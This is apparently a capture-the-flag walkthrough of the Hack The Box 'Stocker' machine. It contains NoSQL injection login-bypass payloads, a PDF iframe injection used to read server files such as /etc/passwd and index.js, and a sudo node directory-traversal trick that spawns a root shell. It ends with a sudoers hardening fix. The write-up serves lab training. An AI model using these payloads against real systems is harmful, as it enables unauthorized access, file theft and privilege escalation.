


Stocker - HTB

Nmap Scan


```
$ nmap -A -T4 -oN nmapscan_topports -vv 10.10.11.196
Nmap scan report for 10.10.11.196
Host is up, received syn-ack (0.55s latency).
Scanned at 2023-06-25 11:18:37 EDT for 76s
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
    3072 3d12971d86bc161683608f4f06e6d54e (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/Jyuj3D7FuZQdudxWlH081Q6WkdTVz6G05mFSFpBpycf0
rwuJpQ6oJV1I4J6UeXg+o5xHSm+ANLhYEI6T/JMnYSyEmVq/QVactDs9ixhi+j0R0rUrYYgteX7Xu0T2g4ivyp
1zKQP1uKYF2lGVnrcvX4a6ds4FS8mkM2o74qeZj6XfUiCYdPSVJmFjX/TgTzXYHt7kHj0vLtMG63sxXQDVLC5N
wLs3VE61qD4KmhCfu+9vi0BvA1ZID4Bmw8vgi0b5FfQASbtkylpRxd0EyUxGZ1dbcJzT+wGEhalvlQl9CirZLP
MBn4YMC86okK/Kc0Wv+X/lC+4UehL//U3MkD9XF3yTmq+UVF/qJTrs9Y15lU0u3bJ9kpP9VDbA6NNGi1HdLyO4
CbtifsWblmmoRWIr+U8B2wP/D9whWGwRJPBBwTJWZvxvZz3llRQhq/8Np0374iHWIEG+k9U9Am6rFKBgGlPUcf
6Mg7w4AFLiFEQaQFRpEbf+xtS1YMLLqpg3qB0=
    256 7c4d1a7868ce1200df491037f9ad174f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNgPXCNqX65/
kNxcEEVPqpV7du+KsPJokAydK/wx1GqHpuUm3lLjMuLOnGFInSYGKlCK1MLtoCX6DjVwx6nWZ5w=
    256 dd978050a5bacd7d55e827ed28fdaa3b (ED25519)
| ssh-ed25519 AAAAC3NzaC1\ZDI1NTE5AAAAIIDyp1s8jG+rEbfegAObCqJw5+Y+T17PRzOcYd+W32hF
80/tcp open http syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://stocker.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
# Nmap done at Sun Jun 25 11:19:53 2023 -- 1 IP address (1 host up) scanned in 76.11 s
econds
```

Webpage not reachable -



• Added the domain in /etc/hosts file -

· Visited the website -



We're still actively developing our site to make it as easy as possible for you to order our products. We're really excited.

Started vhost fuzzing -


 Was getting the same results of size 178 so quit the fuzzing and started again by filtering the sizes of 178.

• Got a hit and added that subdomain in the /etc/hosts file -

```
(kali⊛kali)-[~/Documents/HTB/Stocker]
 -$ echo ' dev.stocker.htb' | sudo tee -a /etc/hosts
[sudo] password for kali:
dev.stocker.htb
  -(kali®kali)-[~/Documents/HTB/Stocker]
cat /etc/hosts
127.0.0.1
            localhost
127.0.1.1
                kali
                blackpearl.tcm
10.0.2.15
                localhost ip6-localhost ip6-loopback
ff02::1
               ip6-allnodes
               ip6-allrouters
ff02::2
                topology.htb latex.topology.htb stats.topology.htb
stocker.htb dev.stocker.htb
10.10.11.217
10.10.11.196
```

• Directory bruteforcing on http://dev.stocker.htb

Moving to http://dev.stocker.htb/login



Tried traditional SQL injection on the Login page but no luck.



• The response header says - X-Powered-By: Express



- Express.js is a framework of Node.js
- It also accepts JSON type value.
- We can try NoSQL injection.
- Some NoSQL injection payloads -

```
Basic authentication bypass
Using not equal ($ne) or greater ($gt)


#in URL
username[$ne]=toto&password[$ne]=toto
username[$regex]=.*&password[$regex]=.*
username[$exists]=true&password[$exists]=true

#in JSON
{"username": {"$ne": null}, "password": {"$ne": null} }
{"username": {"$ne": "foo"}, "password": {"$ne": "bar"} }
{"username": {"$$gt": undefined}, "password": {"$$gt": undefined} }
```

```
In PHP you can send an Array changing the sent parameter from parameter=foo to
parameter[arrName]=foo.
The exploits are based in adding an Operator:

username[$ne]=1$password[$ne]=1 #<Not Equals>
username[$regex]=^adm$password[$ne]=1 #Check a <regular expression>, could be used to bi
username[$regex]=.{25}&pass[$ne]=1 #Use the <regex> to find the length of a value
username[$eq]=admin&password[$ne]=1 #<Equals>
username[$ne]=admin&pass[$t]=s #<Less than>, Brute-force pass[$t] to find more users
username[$ne]=admin&pass[$gt]=s #<Greater Than>
username[$nin][admin]=admin&username[$nin][test]=test&pass[$ne]=7 #<Matches non of the v
{ $where: "this.credits == this.debits" }#<IF>, can be used to execute code
```


Trying NoSQL injection -




• Trying NoSQL injection in JSON format and also changing the content-Type Header with application/json




We see that we are directed to the page - /stock




• On clicking on "View Cart"





• Adding one of the items to cart.






• On submitting the purchase, we get a order ID and a link to pdf (invoice for the order)





- Logically we can try to insert an iframe in the pdf.
- We will intercept the "Submit Purchase" request in Burp and add an iframe tag in its data.




• We see, we are able to read files.



Bin

```
# You should look at the following URL's in order to grasp a
solid understanding
# of Nginx configuration files in order to fully unleash the
power of Nginx.
# https://www.nginx.com/resources/wiki/start/
https://www.nginx.com/resources/wiki/start/topics/tutorials/co
nfig pitfalls/
# https://wiki.debian.org/Nginx/DirectoryStructure
# In most cases, administrators will remove this file from
sites-enabled/ and
# leave it as reference inside of sites-available where it
will continue to be
# updated by the nginx packaging team.
# This file will automatically load configuration files
provided by other
# applications, such as Drupal or Wordpress. These applications will be made
# available underneath a path with that package name, such as
# Please see /usr/share/doc/nginx-doc/examples/ for more
detailed examples.
# Default server configuration
server {
        listen 80 default_server;
        listen [::]:80 default_server;
        # SSL configuration
        # listen 443 ssl default_server;
        # listen [::]:443 ssl default_server;
        # Note: You should disable gzip for SSL traffic.
        # See: https://bugs.debian.org/773332
        # Read up on ssl_ciphers to ensure a secure
configuration.
        # See: https://bugs.debian.org/765782
        # Self signed certs generated by the ssl-cert package
        # Don't use them in a production server!
```

• Complete /etc/passwd file -



We see there is a user angoose in it.

```
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin landscape:x:109:116::/var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false sshd:x:111:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin fwupd-refresh:x:112:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin mongodb:x:113:65534::/home/mongodb:/usr/sbin/nologin angoose:x:1001:1001:,,,:/home/angoose:/bin/bash _laurel:x:998:998::/var/log/laurel:/bin/false
```

· JSON error -





- · On enumerating some files.
- Got some credentials in /var/www/dev/index.js




```
499ac71b9601fb79e0eac98 ×
    🔾 🚨 dev.stocker.htb/api/po/6499ac71b9601fb79e0eac98
        🥄 Kali Forums  Kali NetHunter 🔌 Exploit-DB 👙 THM Browser-Based 🔌 Google Hacking DB 📙 OffSec
              Thanks for shopping with us!
              Your order summary:
                                                                                                                                                                                                                                          Pric
                                                                                                                        Item
                                                                                                                                                                                                                                           (£)
                                                                                                                         Bin
                const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const f generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");
                const app = express();
const port = 3000;
                app.use(express.json());
app.use(express.urlencoded({ extended: false }));
                app.use(express.uriencoded({ extended: false app.use( session({ secret: randomBytes(32).toString("hex"), resave: false, saveUninitialized: true,
                       store: MongoStore.create({
  mongoUrl: dbURI,
                   })
                 app.use("/static", express.static(__dirname + "/assets"));
```

- As we know we have user angoose on the machine and also SSH port open.
- Trying the password against user angoose to login via SSH.

```
(kali® kali)-[~/Documents/HTB]
$ ssh angoose@10.10.11.196
The authenticity of host '10.10.11.196 (10.10.11.196)' can't be established.
ED25519 key fingerprint is SHA256:jqYjSiavS/WjCMCrDzjEo7AcpCFS07X30LtbGHo/7LQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.196' (ED25519) to the list of known hosts.
angoose@10.10.11.196's password:
Last login: Mon Jun 26 14:47:41 2023 from 10.10.14.104
angoose@stocker:~$ ls
user.txt
angoose@stocker:~$ cat user.txt
2ce7497249c14f1e73f186f084751090
angoose@stocker:~$
```

- And we were able to login successfully via SSH and got the user flag.
- Started doing some basic enumeration-

- We are able to run /usr/bin/node as root.
- The /usr/local/scripts/ location is not writable, so we can't write any scripts in there
- We create the file to execute in a writable directory and through directory traversal we can run the script.
- Going to GTFObins



Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

sudo node -e 'require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})'

Created the file in the angoose directory.

```
angoose@stocker:/home$ cd angoose
angoose@stocker:~$ touch test
angoose@stocker:~$ nano script.js
angoose@stocker:~$ cat script.js
require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]});
```

• Ran the script and got a root shell.

```
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/../../../../../../home/angoose/script.js
# whoami
root
# ls
script.js test user.txt
# cd /root
# cat root.txt
809bf8a6ca519d48724341144355b556
# "
```

 Now to secure this....we can change the regex of the /usr/local/scripts/*.js in the /etc/sudoers.d/angoose file (hardening of system)

 Now we are unable to perform the directory traversal and run file from other directories.

```
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/../../../../../../../home/angoose/script.js
Sorry, user angoose is not allowed to execute '/usr/bin/node /usr/local/scripts/../../../../../../../../home/angoose/script.js' as root on stocker.
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/schema.js
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/schema.js
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/schema.js
```